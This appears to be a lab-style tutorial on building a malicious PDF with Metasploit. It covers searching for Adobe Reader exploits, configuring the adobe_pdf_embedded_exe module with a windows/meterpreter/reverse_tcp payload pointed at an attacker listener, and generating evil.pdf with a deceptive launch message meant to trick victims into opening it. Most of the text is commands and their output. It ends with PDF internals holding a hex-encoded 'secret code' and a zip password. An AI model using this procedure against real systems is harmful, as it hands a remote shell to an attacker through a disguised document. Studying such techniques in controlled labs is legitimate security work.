

# Malicious PDF File Creation - No. 1

## Introduction

The Metasploit open-source framework serves as a platform for examining security flaws and producing code that lets an attacker break into another person's network to assess security risks and choose which security flaws should be fixed first.


Here, we are using the Metasploit to embed the payload in the pdf file creating the malicious pdf file which can be used to exploit any vulnerable system and gain remote access to the system.

## Steps

1. Find the Relevant Exploit and using it

First, we need to find the exploit which is suitable to attack any vulnerable version of Adobe Reader. In order to search for exploit, we can use this command to find the exploit available:

```
msf > search type:exploit platform:windows adobe pdf
```



```
msf6 > search type:exploit platform: windows adobe pdf

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/multi/fileformat/adobe_u3d_meshcont 2009-10-13      good  No     Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
1  exploit/windows/browser/adobe_flashplayer_newfunction 2010-06-04      normal No     Adobe Flash Player "newfunction" Invalid Pointer Use
2  exploit/windows/browser/adobe_geticon       2009-03-24      good  No     Adobe Collab.getIcon() Buffer Overflow
3  exploit/windows/browser/adobe_utilprintf    2008-02-08      good  No     Adobe util.printf() Buffer Overflow
4  exploit/windows/fileformat/adobe_collectemailinfo 2010-10-28      good  No     Adobe Collab.collectEmailInfo() Buffer Overflow
5  exploit/windows/fileformat/adobe_flashplayer_button 2010-06-04      normal No     Adobe Flash Player "Button" Remote Code Execution
6  exploit/windows/fileformat/adobe_flashplayer_newfunction 2010-06-04      normal No     Adobe Flash Player "newfunction" Invalid Pointer Use
7  exploit/windows/fileformat/adobe_geticon    2009-03-24      good  No     Adobe Collab.getIcon() Buffer Overflow
8  exploit/windows/fileformat/adobe_libtiff    2010-02-16      good  No     Adobe Acrobat Bundled LibTIFF Integer Overflow
9  exploit/windows/fileformat/adobe_pdf_embedded_exe 2010-03-29      excellent No     Adobe PDF Embedded EXE Social Engineering
10 exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs 2010-03-29      excellent No     Adobe PDF Escape EXE Social Engineering (No JavaScript)
11 exploit/windows/fileformat/adobe_reader_u3d 2011-12-06      average No     Adobe Reader U3D Memory Corruption Vulnerability
12 exploit/windows/fileformat/adobe_u3d_meshdecl 2009-10-13      good  No     Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
13 exploit/windows/fileformat/adobe_utilprintf 2008-02-08      good  No     Adobe util.printf() Buffer Overflow


Interact with a module by name or index. For example info 13, use 13 or use exploit/windows/fileformat/adobe_utilprintf

msf6 >
```

Fig. 1

Once we have found the exploit, we can use this exploit by running the command shown below:

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
```



The screenshot shows a Kali Linux terminal with a Metasploit session. The user has entered the command `search type:exploit platform: windows adobe pdf`. The terminal displays a list of 13 matching modules. A secondary terminal window in the background shows a command prompt where the user has entered `echo "I am Pawan Sah" + `date``, resulting in the output `I am Pawan Sah + Mon 26 Sep 2022 10:09:19 AM UTC`.

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/fileformat/adobe_u3d_meshcont	2009-10-13	good	No	Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
1	exploit/windows/browser/adobe_flashplayer_newfunction	2010-06-04	normal	No	Adobe Flash Player "newfunction" Invalid Pointer Use
2	exploit/windows/browser/adobe_geticon	2009-03-24	good	No	Adobe Collab.getIcon() Buffer Overflow
3	exploit/windows/browser/adobe_utilprintf	2008-02-08	good	No	Adobe util.printf() Buffer Overflow
4	exploit/windows/fileformat/adobe_collectemailinfo	2008-02-08	good	No	Adobe Collab.collectEmailInfo() Buffer Overflow
5	exploit/windows/fileformat/adobe_flashplayer_button	2010-10-28	normal	No	Adobe Flash Player "Button" Remote Code Execution
6	exploit/windows/fileformat/adobe_flashplayer_newfunction	2010-06-04	normal	No	Adobe Flash Player "newfunction" Invalid Pointer Use
7	exploit/windows/fileformat/adobe_geticon	2009-03-24	good	No	Adobe Collab.getIcon() Buffer Overflow
8	exploit/windows/fileformat/adobe_libtiff	2010-02-16	good	No	Adobe Acrobat Bundled LibTIFF Integer Overflow
9	exploit/windows/fileformat/adobe_pdf_embedded_exe	2010-03-29	excellent	No	Adobe PDF Embedded EXE Social Engineering
10	exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs	2010-03-29	excellent	No	Adobe PDF Escape EXE Social Engineering (No JavaScript)
11	exploit/windows/fileformat/adobe_reader_u3d	2011-12-06	average	No	Adobe Reader U3D Memory Corruption Vulnerability
12	exploit/windows/fileformat/adobe_u3d_meshdecl	2009-10-13	good	No	Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
13	exploit/windows/fileformat/adobe_utilprintf	2008-02-08	good	No	Adobe util.printf() Buffer Overflow

Fig. 2

## 2. Get information on this Exploit

We can get the more information about the exploit and what parameters have to be defined for this exploit can be given by this command below:

```
msf > exploit (adobe_pdf_embedded_exe) > info
```




Fig. 3

### 3. Set Payload

Now, we will set the payload to embed with the PDF file using this command below:

```
msf > exploit (adobe_pdf_embedded_exe) > set payload
windows/meterpreter/reverse_tcp
```




Fig. 4

#### 4. Set Options

After setting the payload, the 'Show options' command shows the name of the malicious PDF that was created, its path, and the launch message that will be shown as soon as the victim clicks on the PDF file. It also lists the options for the payload, such as the listening address, listening port, and the process used for that specific exploit.

Here, we will check the options that need to be set along with this payload and we can check it with this command below:

```
msf > exploit (adobe_pdf_embedded_exe) > show options
```

```

kali@kali: ~
File Actions Edit View Help
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options
Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):
  Name      Current Setting  Required  Description
  --      -
  EXENAME    evil.pdf          no        The Name of payload exe.
  FILENAME   /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf no        The output filename.
  INFILENAME  yes              yes       The Input PDF filename.
  LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this message again" box and press Open. no        The message to display in the File: area

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, t
  LHOST     127.0.0.1        yes       The listen address (an interface may
  LPORT     4444             yes       The listen port

**DisablePayloadHandler: True (no handler will be created!)**

Exploit target:
  Id  Name
  --  --
  0    Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
  
```

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ echo "I am Pawan Sah" + `date`
I am Pawan Sah + Mon 26 Sep 2022 10:09:19 AM UTC
(kali@kali)-[~]
$
  
```

Fig. 5

To alter the default settings, use the set command followed by the name of the option and the new value. If the attack is conducted locally, for instance, specify the LHOST as the IP address of the local system, and if it is conducted remotely, select the RHOST option and set its value. Set the listening ports' parameters similarly.

```
msf > exploit (adobe_pdf_embedded_exe) > set LHOST 192.168.64.3
```




Fig. 6

## 5. Run Exploit

Once all the options have been configured to the attacker's specifications, execute "exploit" to build the malicious file that is now prepared to be sent to the victim's computer.

```
msf > exploit (adobe_pdf_embedded_exe) > exploit
```




Fig. 7

Now, we will get the pdf file generated and we can hide any secret code in our shell code. For this, we will encode our text message into UTF-8 encoding and we will paste it in our shell code of pdf file as shown below.




Fig.8

```
434 /Font <<
435 /F1 <<
436 /Type /Font
437 /Subtype /Type1
438 /BaseFont /Helvetica
439 /Name /F1
440 >>
441 >>
442 >>
443 /Type /Page
444 /MediaBox [ 0 0 795 842 ]
445 /AA<</O 10 0 R>>>
446 endobj
447 \x4d\x79\x20\x53\x65\x63\x72\x65\x74\x20\x43\x6f\x64\x65\x20\x69\x73\x20\x52\x23\x31\x31\x37\x38\x36\x31\x30\x33
448 xref
449 5 6
450 0000000618 00000 n
451 0000000658 00000 n
452 0000000701 00000 n
453 0000000798 00000 n
454 0000045056 00000 n
455 0000045163 00000 n
456 1 1
457 0000045697 00000 n
458 3 1
459 0000045782 00000 n
460 trailer
461 <</Size 11/Prev 429/Root 1 0 R/Info 0 0 R>>
462 startxref
463 46034
464 %%EOF
465
```

Fig. 9

Finally, we have generated the evil.pdf file, embedded the secret code and zipped the pdf file with the password.

**Password to unzip pdf file: R#11786103**